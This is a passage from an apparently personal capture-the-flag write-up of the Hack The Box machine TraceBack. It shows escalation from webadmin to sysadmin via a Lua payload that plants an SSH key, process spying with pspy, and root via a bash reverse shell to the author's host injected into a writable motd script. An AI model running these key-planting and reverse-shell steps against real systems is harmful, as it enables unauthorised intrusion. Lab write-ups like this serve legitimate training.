authkeys:write("ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB21ITc1X/jqCKFgoyvNSYInV+tcAZ4GhHPed<snip> h@x0r@Bl@ckArchH@x0r\n")
authkeys:close()
=============================================================
3. You will insert your own public key into this lua payload and do the following.
4. webadmin@traceback:/home/webadmin$ cd /dev/shm
5. webadmin@traceback:/dev/shm$ touch pwned.lua
6. webadmin@traceback:/dev/shm$ nano pwned.lua
7. webadmin@traceback:/dev/shm$ chmod +x pwned.lua
8. webadmin@traceback:/dev/shm$ sudo -u sysadmin /home/sysadmin/luvit /dev/shm/pwned.lua
Uncaught exception:
`[string "bundle:deps/require.lua"]:301: /dev/shm/pwned.lua:1: unfinished string near '"ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIN6c7/nSlXK2w5PhJbgAp+6jooahG8sMslav9oM6bCEp '
stack traceback:
        [C]: in function 'assert'
        [string "bundle:deps/require.lua"]:301: in function 'require'
        [string "bundle:main.lua"]:118: in function 'main'
        [string "bundle:init.lua"]:49: in function <[string "bundle:init.lua"]:47>
        [C]: in function 'xpcall'
        [string "bundle:init.lua"]:47: in function 'fn'
        [string "bundle:deps/require.lua"]:310: in function <[string "bundle:deps/require.lua"]:266>`
9. I get this `Uncaught exception` because when I paste in the payload into the pwned.lua I created in `/dev/shm` it created a linebreak where it was not supposed to be. That happens a-lot. To fix it simply delete the extra linebreaks manually or through the terminal.
10. I fixed and run it again with out issues.
11. webadmin@traceback:/dev/shm$ sudo -u sysadmin /home/sysadmin/luvit /dev/shm/pwned.lua
```

ssh as sysadmin

21. **We are still not root but we have more priviliges as sysadmin**

```
1. ▷ ssh sysadmin@10.129.235.254 -i id_rsa
The authenticity of host '10.129.178.92 (10.129.178.92)' cant be established.
ED25519 key fingerprint is SHA256:t2eqwvH1bBfzEerEaGcY/lX/lrLq/rpBznQqxrTiVfM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.178.92' (ED25519) to the list of known hosts.
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################
Welcome to Xh4H land
Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ whoami
sysadmin
$ cat /home/sysadmin/user.txt
c43ff544744f9b6f8ff6ca7c9edbdbb9
```

Upgrading the sysadmin shell

22. **The sysadmin shell only requires 3 commands to upgrade**

```
1. $ script /dev/null -c bash
Script started, file is /dev/null
2. sysadmin@traceback:~$ export SHELL=/bin/bash
3. script /dev/null -c bash && export SHELL=/bin/bash && stty rows 38 columns 188
```

---

23. **Begin enumeration as sysadmin**

```
1. sysadmin@traceback:~$ cat /etc/crontab
2. nothing
3. sysadmin@traceback:~$ systemctl list-timers
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Wed 2024-08-21 03:09:00 PDT  28min left    Wed 2024-08-21 02:39:02 PDT  1min 11s ago phpsessionclean.timer
phpsessionclean.service
Wed 2024-08-21 05:12:26 PDT  2h 32min left Tue 2024-08-20 18:40:59 PDT  7h ago       motd-news.timer              motd-
news.service
Wed 2024-08-21 06:25:56 PDT  3h 45min left Tue 2024-08-20 16:36:36 PDT  10h ago      apt-daily-upgrade.timer      apt-daily-
upgrade.service
Wed 2024-08-21 12:15:54 PDT  9h left       Tue 2024-08-20 19:45:22 PDT  6h ago       apt-daily.timer              apt-
daily.service
Wed 2024-08-21 16:51:37 PDT  14h left      Tue 2024-08-20 16:51:37 PDT  9h ago       systemd-tmpfiles-clean.timer systemd-
tmpfiles-clean.service
Mon 2024-08-26 00:00:00 PDT  4 days left   Tue 2024-08-20 16:36:36 PDT  10h ago      fstrim.timer
fstrim.service

6 timers listed.
Pass --all to see loaded but inactive timers, too.
4. The `phpsessioncleaner.timer` looks interesting it activates phpsessionclean.service
```

---

pspy

24. **I upload pspy to the target**

```
1. ▷ cp pspy ../hackthebox/traceback
2. I allready have pspy compiled. To build simply type the following.
3. Download it from github then cd into the directory then type:
4. $ go build .
5. I start up a python server `python3 -m http.server` then use wget to upload it to the `/dev/shm` directory.
6. sysadmin@traceback:~$ cd /dev/shm
sysadmin@traceback:/dev/shm$ wget http://10.10.14.41:8000/pspy
--2024-08-21 02:49:07--  http://10.10.14.41:8000/pspy
Connecting to 10.10.14.41:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5291668 (5.0M) [application/octet-stream]
Saving to: ‘pspy’

pspy                                            100%[===============================================>]   5.05M   711KB/s
in 15s
```


```
2024-08-21 02:49:22 (354 KB/s) - ‘pspy’ saved [5291668/5291668]
7. The server crashed and I had to reboot it.
8. I went to upload pspy again and it would not let me. I tried a test file.
9. sysadmin@traceback:/dev/shm/foo12498$ which wget
/usr/bin/wget
10. sysadmin@traceback:/dev/shm/foo12498$ wget http://10.129.235.254/test.txt
--2024-08-21 16:14:40--  http://10.129.235.254/test.txt
Connecting to 10.129.235.254:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-08-21 16:14:40 ERROR 404: Not Found.
10. So i uploaded pspy using only netcat instead see below.
```

Only netcat uploading instead of download to target server

25. **Uploading to a target server using only netcat8*

- #pwn_netcat_uploading_to_the_target_using_only_netcat_HTB_TraceBack

```
1.You just do everything in reverse. You start the listener on the target first.
2. sadmin@traceback:/dev/shm/foo12498$ nc -nlvp 31337 > pspy
Listening on [0.0.0.0] (family 0, port 31337)
Connection from 10.10.14.157 46340 received!
3. The you will upload to the target from your machine next.
4. ▷ nc 10.129.235.254 31337 < pspy
5. Last check md5sum
6. sadmin@traceback:/dev/shm/foo12498$ md5sum pspy
88b43b16187976296c543526e1cb606f  pspy
7. ▷ md5sum pspy
88b43b16187976296c543526e1cb606f  pspy
```



```
sysadmin@traceback:/dev/shm/foo12498$ ./blahwhatever
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```

26. **Executing pspy**

```
1. If you ever have problems with a file change the name and directory.
2. sysadmin@traceback:/dev/shm/foo12498$ mv pspy blahwhatever
3. sysadmin@traceback:/dev/shm/foo12498$ chmod +x blahwhatever
4. sysadmin@traceback:/dev/shm/foo12498$ ./blahwhatever
```

27. **Results from pspy**

```
1. After looking around for a few minutes and not finding much, I uploaded pspy. I saw that every minute, there looked like a Cron restoring `/etc/update-motd.d/`. This got my attention.
2. 2024/08/21 16:40:01 CMD: UID=0     PID=1752   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2024/08/21 16:40:01 CMD: UID=0     PID=1751   | sleep 30
2024/08/21 16:40:01 CMD: UID=0     PID=1750   | /bin/sh -c /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2024/08/21 16:40:01 CMD: UID=0     PID=1749   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2024/08/21 16:40:01 CMD: UID=0     PID=1748   | /usr/sbin/CRON -f
2024/08/21 16:40:01 CMD: UID=0     PID=1747   | /usr/sbin/CRON -f
3. 2024/08/21 16:43:19 CMD: UID=0     PID=1771   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
```

PROTIP

Catching commands run by ROOT

1. If the root process commands are not showing up you can ssh in again and pspy should catch it. This also works for the procmon.sh script. Unless, hidepid is set. Find out by running `$ mount proc^ | grep -i hidepid` on the target server.

28. **You can create a simple bash script that will do the same thing.**

```
1. Frist check to see if you can view root processes
2. mount | grep ^proc
3. Then base64 encode the script and decode it on the target. The script encoded is only a few lines.
4. sysadmin@traceback:/dev/shm/foo12498$ touch proc
sysadmin@traceback:/dev/shm/foo12498$ nano proc <<< save the file
sysadmin@traceback:/dev/shm/foo12498$ cat proc | base64 -d > procmon.sh
sysadmin@traceback:/dev/shm/foo12498$ chmod +x procmon.sh
sysadmin@traceback:/dev/shm/foo12498$ ./procmon.sh
> /usr/sbin/CRON -f
> /usr/sbin/CRON -f
< /usr/sbin/CRON -f
> /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
> sleep 30
< /usr/sbin/CRON -f
< /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
< sleep 30
===============================================================
IyEvYmluL2Jhc2gKCiMgSWYgeW91IGhhdmUgaXNzdWVzIHJ1bm5pbmcgdGhpcyBzY3JpcHQgY2hhbmdlIHRoZSBuYW1lIG9mIHRoZSBzY3JpcHQuCgpvbGRfcHJv
Y2Vzcz0kKHBzIC1lbyBjb21tYW5kKQp3aGlsZSB0cnVlOyBkbwogICAgICAgIG5ld19wcm9jZXNzPSQocHMgLWVvIGNvbW1hbmQpCiAgICAgICAgZGlmZiA8KGVj
aG8gIiRvbGRfcHJvY2VzcyIpIDwoZWNobyAiJG5ld19wcm9jZXNzIikgfCBncmVwIC1bXD5cPF0iIHwgZ3JlcCAtdkUgImNvbW1hbmR8cHJvY2Vzc3xrd29ya2Vy
fGRlZnVuY3QiCiAgICAgICAgb2xkX3Byb2Nlc3M9JG5ld19wcm9jZXNzCmRvbmUK
================================================================
5. Decode the string to get the script. BTW, you can also just run the `ps auxww` command but it is much less likely you
will find the process running the exact moment you run the ps command.
6. ps auxww
```

find -writable flag to find files owned by root but not group owned

```
1. There is also this crazy find command that helped me find /etc/update-motd.d/* files that are owned by root but the group
is not root.
2. Honestly, the best thing is just to run Linpeas.sh or Lineum.sh as they both have this info in the output.
3. Here is the find command:
>>> $ `find / -writable -ls 2>/dev/null | grep -v '/proc\|/run\|/sys'`
>>> `sysadmin@traceback:/$ find / -newermnt 2019-08-01 ! -newermnt 2019-08-26 -writable -ls 2>/dev/null | grep -v
'/proc\|/run\|/sys'` <<< I may be running this wrong but I coud not get this find command to work.
        1. If that command does not work you can cd
        2. into where you suspect the directory is writable and type:
        3. sysadmin@traceback:/dev/shm$ find /etc/update-motd.d/ -writable
        /etc/update-motd.d/50-motd-news
        /etc/update-motd.d/10-help-text
        /etc/update-motd.d/91-release-upgrade
        /etc/update-motd.d/00-header
        /etc/update-motd.d/80-esm
4. Here is another find comand you can do.
>>> $ `find / -user sysadmin -writable -ls 2>/dev/null | grep -v '/proc\|/run\|/sys'`
>>> $ `find / -group sysadmin -writable -ls 2>/dev/null | grep -v '/proc\|/run\|/sys\|/home'` <<< This actually worked
5. In the above find -writable command we are attempting to find ALL of the files writable by sysadmin. Using the `-group`
flag we find the file `/etc/update-motd.d/00-header` file that I think is vulnerable.
6. After running the command I realize why I could not get root already. sysadmin does not own any files! wtf. The only
files he is owning are the ones I created in /dev/shm and /tmp. I will reset the box and come back later.
=========================================================
sysadmin@traceback:/$ `find / -user sysadmin -writable -ls 2>/dev/null | grep -v '/proc\|/run\|/sys'`
1 sysadmin sysadmin /home/webadmin/note.txt
2 sysadmin sysadmin /dev/shm/foo12498
1 sysadmin sysadmin /dev/shm/foo12498/pewpew.sh
1 sysadmin sysadmin /dev/shm/foo12498/foo
1 sysadmin sysadmin /dev/shm/foo12498/blahwhatever
1 sysadmin tty 20:11
1 sysadmin tty 20:11
1 sysadmin tty 19:08
1 sysadmin tty 19:08
===========================================================
```

Ok, i am back I reset the box

```
1. I realized that it was correct sysadmin does not have ownership of any files it is the group sysadmin that has ownership
```

```
of certain files.
```

Begin privilege escalation portion of the box

29. **You can not write to `/var/backups/.update-motd.d`, but the files in `/etc/update-motd.d` are writable by the sysadmin group**

```
1. sysadmin@traceback:~$ ls -la /etc/update-motd.d/
total 32
drwxr-xr-x  2 root sysadmin 4096 Apr 22  2021 .
drwxr-xr-x 80 root root     4096 Apr 22  2021 ..
-rwxrwxr-x  1 root sysadmin  981 Aug 21 17:39 00-header
-rwxrwxr-x  1 root sysadmin  982 Aug 21 17:39 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Aug 21 17:39 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Aug 21 17:39 80-esm
-rwxrwxr-x  1 root sysadmin  299 Aug 21 17:39 91-release-upgrade
```

---

30. **Since these `/etc/update-motd.d/*` files are writeable for the sysadmin we can inject some malicious code into them**

```
1. I will add code to get my public key into the `/root/.ssh/authorized_keys` file
2. cd into:
3. sysadmin@traceback:/etc/update-motd.d$ pwd
/etc/update-motd.d
3. echo "cp /home/sysadmin/.ssh/authorized_keys /root/.ssh/" >> 00-header
4. If this command does not work it is because the sysadmins `~/.ssh/authorized_keys` file was wiped or missing and your
public key is probably deleted.
5. You will need to cat out your public key again and echo it into the sysadmins authorized_keys file first before attempt
to inject the authorized_keys of the root user. You do not need to use the pwned.lua script since you already have a shell
as sysadmin. Just simply echo your public key into sysadmins authorized_keys file.
6. I have been having a hard time trying to write to this file and then get root. I was long winded and very sure this would
work for me but it did not. I could not get this to work. I end up using the alternative method of just echoing in a bash
one liner. See below.
```

Privilege Escalation to root

31. **I spent too much time figuring out what file I could write to. I think I have found a way to inject `/etc/update-motd.d/00-header`. The file will literally get erased in only a few seconds so that you can ssh or however you decide to privesc. Let's try this again**


```
1. sysadmin@traceback:~$ cd /etc/update-motd.d
2. sysadmin@traceback:/etc/update-motd.d$ ls -lahr
total 32K
-rwxrwxr-x  1 root sysadmin  299 Aug 21 21:33 91-release-upgrade
-rwxrwxr-x  1 root sysadmin  604 Aug 21 21:33 80-esm
-rwxrwxr-x  1 root sysadmin 4.2K Aug 21 21:33 50-motd-news
-rwxrwxr-x  1 root sysadmin  982 Aug 21 21:33 10-help-text
-rwxrwxr-x  1 root sysadmin  981 Aug 21 21:33 00-header
drwxr-xr-x 80 root root     4.0K Apr 22  2021 ..
drwxr-xr-x  2 root sysadmin 4.0K Apr 22  2021 .
3. sysadmin@traceback:/etc/update-motd.d$ vi 00-header
4. I set up my listener on port 443. `sudo nc -nlvp 443`
5. I paste this simple bash reverse shell one liner into the file `/etc/update-motd.d/00-header`.
6. bash -c 'bash -i >& /dev/tcp/10.10.14.157/443 0>&1'
7. Ok I wind up echoing it in because by the time I attempt to exit and ssh as sysadmin again it is gone. I cd into
`/etc/update-motd.d` then I run the below echo command.
8. echo "bash -c 'bash -i >& /dev/tcp/10.10.14.157/443 0>&1'" >> 00-header
9. last I attempt to ssh as sysadmin into the box again to trigger the cron. I know it (update-motd.d cleanup script) is
supposed to trigger every 30 seconds I think but I think it is getting triggered when anyone SSHs into the box as well..
10. ssh sysadmin@10.129.235.254 -i id_rsa
```

Got Root

32. **A bit tedious but we finally did it.**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.235.22 42306
bash: cannot set terminal process group (1552): Inappropriate ioctl for device
bash: no job control in this shell
root@traceback:/# whoami
whoami
root
```

```
root@traceback:/# cat /root/root.txt
cat /root/root.txt
5b581d229527016b9f4b2cad4e3ebaa6
root@traceback:/# whoami
whoami
root
root@traceback:/# cat /root/root.txt
cat /root/root.txt
5b581d229527016b9f4b2cad4e3ebaa6
root@traceback:/#
```



TraceBack has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#17597	22 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED

33. Post Exploitation & comments

```
1. I got root after several trial and errors. This is one of those boxes that you have to race to get root. I really do not like those types of boxes. It had some very good enumeration practice but overall I did not like the box because of the privilege escalation.
```